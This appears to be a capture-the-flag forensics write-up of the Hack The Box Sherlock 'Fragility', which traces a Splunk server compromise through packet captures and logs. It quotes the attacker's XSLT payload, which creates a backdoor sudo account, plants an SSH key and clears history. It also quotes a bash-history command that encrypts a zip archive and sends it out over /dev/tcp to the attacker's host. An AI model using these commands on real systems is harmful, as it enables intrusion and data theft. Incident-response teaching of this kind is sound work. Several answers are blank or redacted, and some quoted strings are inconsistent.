

# HTB Sherlock's Writeup: Fragility


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## Sherlock Scenario:

In the monitoring team at our company, each member has access to Splunk web UI using an admin Splunk account. Among them, John has full control over the machine that hosts the entire Splunk system. One day, he panicked and reported to us that an important file on his computer had disappeared. Moreover, he also discovered a new account on the login screen. Suspecting this to be the result of an attack, we proceeded to collect some evidence from his computer and also obtained network capture. Can you help us investigate it?

# start:

I began the challenge with a PCAP file and a directory named [root], which contains system files, configuration files, and log files useful for further analysis.



## task 1: What CVE did the attacker use to exploit the vulnerability?

I filtered for “http” and found a get requests to the splunk server, in the http stream we can see that there is a python script sending http traffic to the splunk server interface.


No.	Time	Source	Destination	Protocol	Length	Info
15	0.133655	192.168.222.130	192.168.222.145	HTTP	263	GET /en-US/account/login?return_to=/en-US/2FaccountNot
20	0.140688	192.168.222.130	192.168.222.145	HTTP	144	POST /en-US/account/login HTTP/1.1
23	0.150491	192.168.222.130	192.168.222.145	HTTP	422	GET /en-US/ HTTP/1.1
25	0.164941	192.168.222.130	192.168.222.145	HTTP	493	GET /en-US/app/launcher HTTP/1.1
30	0.223253	192.168.222.130	192.168.222.145	HTTP	498	GET /en-US/app/launcher/home HTTP/1.1
36	0.422107	192.168.222.130	192.168.222.145	HTTP	1625	POST /en-US/splunkd/_upload/inc
64	3.765195	192.168.222.130	192.168.222.145	HTTP/XML	96	POST /en-US/splunkd/_raw/service
73	3.954131	192.168.222.130	192.168.222.145	HTTP	480	GET /en-US HTTP/1.1
77	3.979738	192.168.222.130	192.168.222.145	HTTP	481	GET /en-US/ HTTP/1.1
79	3.987655	192.168.222.130	192.168.222.145	HTTP	493	GET /en-US/app/launcher HTTP/1.1
84	4.058575	192.168.222.130	192.168.222.145	HTTP	498	GET /en-US/app/launcher/home HTTP/1.1
87	4.181193	192.168.222.130	192.168.222.145	HTTP	581	GET /en-US/api/search/jobs/17133
92	4.338186	192.168.222.130	192.168.222.145	HTTP	775	GET /en-US/api/search/jobs/17133
97	4.383289	192.168.222.130	192.168.222.145	HTTP	174	POST /en-US/splunkd/_raw/service
117	4.538035	192.168.222.130	192.168.222.145	HTTP	4989	HTTP/1.1 200 OK (text/html)
17	0.135554	192.168.222.145	192.168.222.130	HTTP	779	HTTP/1.1 200 OK , JSON (applicat
22	0.147464	192.168.222.145	192.168.222.130	HTTP/JSON	605	HTTP/1.1 301 Moved Permanently
24	0.157679	192.168.222.145	192.168.222.130	HTTP	166	HTTP/1.1 303 See Other (text/htm
28	0.219546	192.168.222.145	192.168.222.130	HTTP	169	HTTP/1.1 303 See Other (text/htm
34	0.417976	192.168.222.145	192.168.222.130	HTTP	2108	HTTP/1.1 200 OK (text/html)
61	3.760100	192.168.222.145	192.168.222.130	HTTP/JSON	136	HTTP/1.1 200 OK , JSON (applicat
70	3.950936	192.168.222.145	192.168.222.130	HTTP/JSON	889	HTTP/1.1 201 Created , JSON (app
76	3.977265	192.168.222.145	192.168.222.130	HTTP/JSON		

```
Wireshark - Follow HTTP Stream (tcp.stream eq 0) - capture.pcapng
GET /en-US/account/login?return_to=/en-US/2FaccountNot HTTP/1.1
Host: ubuntu:8080
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 15:00:09 GMT
Expires: Thu, 26 Oct 1978 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
X-Content-Type-Options: nosniff
Content-Length: 4324
Content-Encoding: gzip
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Set-Cookie: cval=1073532603; Path=/en-US/account/
X-UA-Compatible: IE=edge
Set-Cookie: splunkweb_uid=AFB097AB-D703-4347-B58C-F75108BD2E0F; Path=/en-US/account; Max-Age=157680000; Expires=Fri, 13 Apr 2029 15:00:09 GMT
X-Frame-Options: SAMEORIGIN
Server: Splunkd

<!doctype html>
<!--[if lt IE 7]> <html class="no-js ie lt-ie9 lt-ie8 lt-ie7"> <![endif-->
<!--[if IE 7]> <html class="no-js ie7 lt-ie9 lt-ie8"> <![endif-->
<!--[if IE 8]> <html class="no-js ie8 lt-ie9"> <![endif-->
<!--[if IE 9]> <html class="no-js ie9"> <![endif-->
<!--[if gt IE 9]<!-- <html class="no-js"> <!--<![endif-->
<head>
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<title>/</title>
<meta name="description" content="listen to your data" />
<meta name="author" content="Splunk Inc." />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<meta name="referrer" content="origin" />
```

**Answer 1: CVE-**



## Task 2: What MITRE technique does the attacker use to maintain persistence?

From analyzing the Wireshark captures and log files, it is observed that the attacker accessed the target system via SSH, created a new user account, and assigned it elevated permissions to maintain persistence.

This corresponds to the MITRE ATT&CK technique "Create Account" ██████████

This technique involves creating new accounts with elevated privileges to ensure ongoing access and persistence on the compromised system.

Answer 2: ██████████

```
Apr 14 08:00:13 ubuntu useradd[13364]: new user: name=nginx, UID=1002, GID=1002, home=/var/www/, shell=/bin/bash, from=none
Apr 14 08:00:13 ubuntu usermod[13376]: change user 'nginx' password
Apr 14 08:00:13 ubuntu chfn[13383]: changed user 'nginx' information
Apr 14 08:00:13 ubuntu usermod[13397]: add 'nginx' to group 'sudo'
Apr 14 08:00:13 ubuntu usermod[13397]: add 'nginx' to shadow group 'sudo'
Apr 14 08:00:21 ubuntu sshd[13461]: pam_unix(sshd:session): session opened for user nginx by (uid=0)
Apr 14 08:00:21 ubuntu systemd-logind[673]: New session 7 of user nginx.
Apr 14 08:00:22 ubuntu systemd: pam_unix(systemd-user:session): session opened for user nginx by (uid=0)
Apr 14 08:00:54 ubuntu sudo: pam_unix(sudo:session): session opened for user root by nginx(uid=0)
```

ssh						
No.	Time	Source	Destination	Protocol	Length	Info
145	11.44929...	192.168.222.130	192.168.222.145	SSHv2	98	Client: Protocol (SSH-2.0-OpenSSH_9.6p1 Debian-3)
149	11.48103...	192.168.222.130	192.168.222.145	SSHv2	1602	Client: Key Exchange Init
151	11.48736...	192.168.222.130	192.168.222.145	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
154	12.88621...	192.168.222.130	192.168.222.145	SSHv2	82	Client: New Keys
156	12.93038...	192.168.222.130	192.168.222.145	SSHv2	110	Client:
160	12.93115...	192.168.222.130	192.168.222.145	SSHv2	134	Client:
162	12.94204...	192.168.222.130	192.168.222.145	SSHv2	566	Client:
164	12.95069...	192.168.222.130	192.168.222.145	SSHv2	974	Client:

Task 3: John has adjusted the timezone but hasn't rebooted the computer yet, which has led to some things either being updated or not updated with the new timezone. Identifying the timezone can assist you further in your investigation. What was the default timezone and the timezone after John's adjustment on this machine?

In the syslog file, I found that the default timezone was set to Asia/Ho\_Chi\_Minh, which corresponds to UTC+07:00. Initially, I considered this as the answer. However, the required format for the answer is UTC±00/UTC±00.

To meet this format, I determined that the default system timezone was an American time zone, specifically Mountain Time, which is UTC-07:00.

Answer 3:



```
(kali㉿kali)-[~/./fragility/[root]/var/log]
$ cat syslog | grep -i "timezone"
Apr 13 23:24:56 ubuntu dbus-daemon[638]: [system] Activating via systemd: service name='org.freedesktop.timedate1' unit='dbus-org.freedesktop.timedate1.service' requested by ':1.113' (uid=0 pid=5827 comm="timedatectl set-timezone Asia/Ho_Chi_Minh " label="unconfined")
```

```
installer/syslog:Apr 14 06:07:58 ubuntu localechooser: info: Set debian-installer/country = 'US'
installer/syslog:Apr 14 06:07:58 ubuntu localechooser: info: Set debian-installer/country = 'US'
installer/syslog:Apr 14 06:08:14 ubuntu localechooser: info: debian-installer/country preseeded to 'US'
installer/syslog:Apr 14 06:08:14 ubuntu localechooser: info: Default country = 'US'
installer/syslog:Apr 14 06:08:15 ubuntu localechooser: info: Set debian-installer/country = 'US'
```

## Task 4: When did the attacker SSH in? (UTC)

I examined the auth log file, found the SSH "Accepted" message, and converted the time to UTC.

Answer 4: [REDACTED]

```
(kali@kali)-[~/../fragility/[root]/var/log]
$ cat auth.log | grep -i "ssh"
Apr 14 07:58:34 ubuntu useradd[11091]: new user: name=sshd, UID=126, GID=65534, home=/run/sshd, shell=/usr/sbin/nologin, from=none
Apr 14 07:58:34 ubuntu usermod[11099]: change user 'sshd' password
Apr 14 07:58:34 ubuntu chage[11106]: changed password expiry for sshd
Apr 14 07:58:36 ubuntu sshd[11238]: Server listening on 0.0.0.0 port 22.
Apr 14 07:58:36 ubuntu sshd[11238]: Server listening on :: port 22.
Apr 14 08:00:21 ubuntu sshd[13461]: Accepted publickey for nginx from 192.168.222.130 port 43302 ssh2: RSA SHA256:zRdVnxnRPJ37Hdm5KkRvQbklvc2PfFL3av8W1Jb6QoE
Apr 14 08:00:21 ubuntu sshd[13461]: pam_unix(sshd:session): session opened for user nginx by (uid=0)
Apr 14 08:03:08 ubuntu sshd[13702]: Received disconnect from 192.168.222.130 port 43302:11: disconnected by user
Apr 14 08:03:08 ubuntu sshd[13702]: Disconnected from user nginx 192.168.222.130 port 43302
Apr 14 08:03:08 ubuntu sshd[13461]: pam_unix(sshd:session): session closed for user nginx
```



**Task 5: How much time has passed from when the user was first created to when the attacker stopped using SSH?**

I examined the auth log file and found the the user was created was:  
8:00:13 and the time the session was closed was 08:03:08. witch is  
00:02:55

Answer 5: 

```
Apr 14 08:00:13 ubuntu useradd[13364]: new user: name=nginx, UID=1002, GID=1002, home=/var/www/, shell=/bin/bash, from=none
Apr 14 08:00:13 ubuntu usermod[13376]: change user 'nginx' password
Apr 14 08:00:13 ubuntu chfn[13383]: changed user 'nginx' information
Apr 14 08:00:13 ubuntu chpasswd[13394]: pam_unix(chpasswd:chauthtok): password changed for nginx
```

```
Apr 14 08:03:08 ubuntu sshd[13702]: Disconnected from user nginx 192.168.222.130 port 43302
Apr 14 08:03:08 ubuntu sshd[13461]: pam_unix(sshd:session): session closed for user nginx
```



## Task 6: What is the password for the account that the attacker used to backdoor?

I found the script the user used to create the new user and his password, we can see that the script create the password using a base64 hash decrypt it then and reversing it.

```
(kali@kali)-[~/run/splunk/dispatch/1713106812.2]
$ strings results.srs
_message_codes
_message_texts
_raw
_time
_host
_linecount
_punct
_source
_sourcetype
_timestamp
GENERIC_TIME_PARSE_ISSUE.Failed to parse timestamp. Defaulting to file modtime.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:template match="/">
    <exsl:document href="/opt/splunk/bin/scripts/search.sh" method="text">
      <xsl:text>#!/bin/bash#10;adduser --shell /bin/bash --gecos nginx --quiet --disabled-password --home /var/www/ nginx#10;access=$(echo MzlhNmJiZTY0NTYzLTY3MDktOTNhNC1hOWYzLTJjZTc4Mjhm | base64 -d |
rev)#10;echo &quot;nginx:$access&quot;; | cpasswd#10;usermod -ag sudo nginx#10;mkdir /var/www/.ssh#10;echo &quot;ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgUQ00oug0B650QUAQWZJCHY7ZN49jmeegLqgv1mxv42StFxcuK
UoyostBB6HnHB5LKxjrBmG/183q1AWn6HBmHpbzjZzKwSfKgap34C0p9b+E9oIgsu12lA1I7Tp0w1S6AE71d4lPj5pFFxpUbSG7zJaQ2CAh1qK/0RX1oZYbEGYDKVQc71vd1TBvt0puoogWxllsCUTLJxyQXg20cDA/8enLh+8UFKlVzY4Ylr42NY4DyHmwVdL06hcJTfCP4T
/JWHf8ShElD15gjuF1hZX0uY4qwit/oYRN789mq2Ke+Azp0wEo/wTNHeY90SQ0n04zGQH/bLfnjJuq1KQYUURCE1CXjUt4cxazQHnNeVWL6G0n5Dklb/CwkIcarX4cYQM36rqMustPPvaGmIbcWiXw9J3ax/QB2DR3dF31znW4g5vHjYrFeKmcZU1+DCUx075nJEVjy+QDTM
QvRXW9Jev60ApHVLZc6Lx8nNm8c6X6s4qBSu8EcLLWYFWIwxqE= support@nginx.org&quot;; &gt; /var/www/.ssh/authorized_keys#10;chown -R nginx:nginx /var/www/6#10;cat /dev/null &gt; /root/.bash_history</xsl:text>
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
ubuntu
3<?_=","_="-?><_=","_=":":// .. /// "_=":"://./."_="=="/opt/splunk/var/run/splunk/dispatch/1713106812.2/search.xsl6xsl-too_small none
```

I decoded the base64 hash and used rev to reverse it and got the password.

Answer 6:

```
(kali@kali)-[~/.../run/splunk/dispatch/1713106812.2]
$ encoded_string="MzlhNmJiZTY0NTYzLTU3MDktOTNhNC1hOWYzLTJjZTc4Mjhm"

# Decode the string and reverse it
decoded_password=$(echo $encoded_string | base64 -d | rev)


# Output the password
echo "The password is: $decoded_password"
The password is:
```

## Task 7: There is a secret in the exfiltrated file, what is its content?


I searched the bash history file and found the commands used to create the file before it was removed.

```
(kali@kali)-[~/../fragility/[root]/var/www]
$ ls -la
. . . .bash_history .bash_logout .bashrc .cache .config .local .profile .ssh .sudo_as_admin_successful
(kali@kali)-[~/../fragility/[root]/var/www]
$ cat .bash_history
whoami
cd /opt/splunk/bin/scripts/
ls
sudo rm -rf search.sh
ls
sudo su
ls
cd /home/johnnycage/
tree
cd ~
ls
sudo mv /home/johnnycage/Documents/Important.pdf .
ls
zip data.zip *
ls
sudo openssl enc -aes-256-cbc -iv $(cut -c 1-32 <<< $(uname -r | md5sum)) -K $(cut -c 1-64 <<< $(date +%s | sha256sum)) -in data.zip | base64 | dd conv=ebcdic > /dev/tcp/192.168.222.130/8080
sudo rm -rf *
ls
exit
```

First, I revisited Wireshark, saved the encrypted data as raw, and used the dd command to convert the data into ASCII. I then decoded it from Base64.





Next, I used the openssl command with the sha256 hash and the Base64 string I found in the auth log to retrieve the file.



After extracting the zip folder, I obtained the "Important.pdf" file, which contained the secret message.


Answer 7: Th [REDACTED]



### Task 8: What are the username and password that the attacker uses to access Splunk?

I found the credentials that the attacker used in the HTTP stream within Wireshark.

**Answer 8:**







## Fragility has been Solved!

Congratulations  **shokoyanko**, best of luck in capturing flags ahead!

**#156**

SHERLOCK RANK

**11 Aug 2024**

SOLVE DATE

**0**

SHERLOCK STATE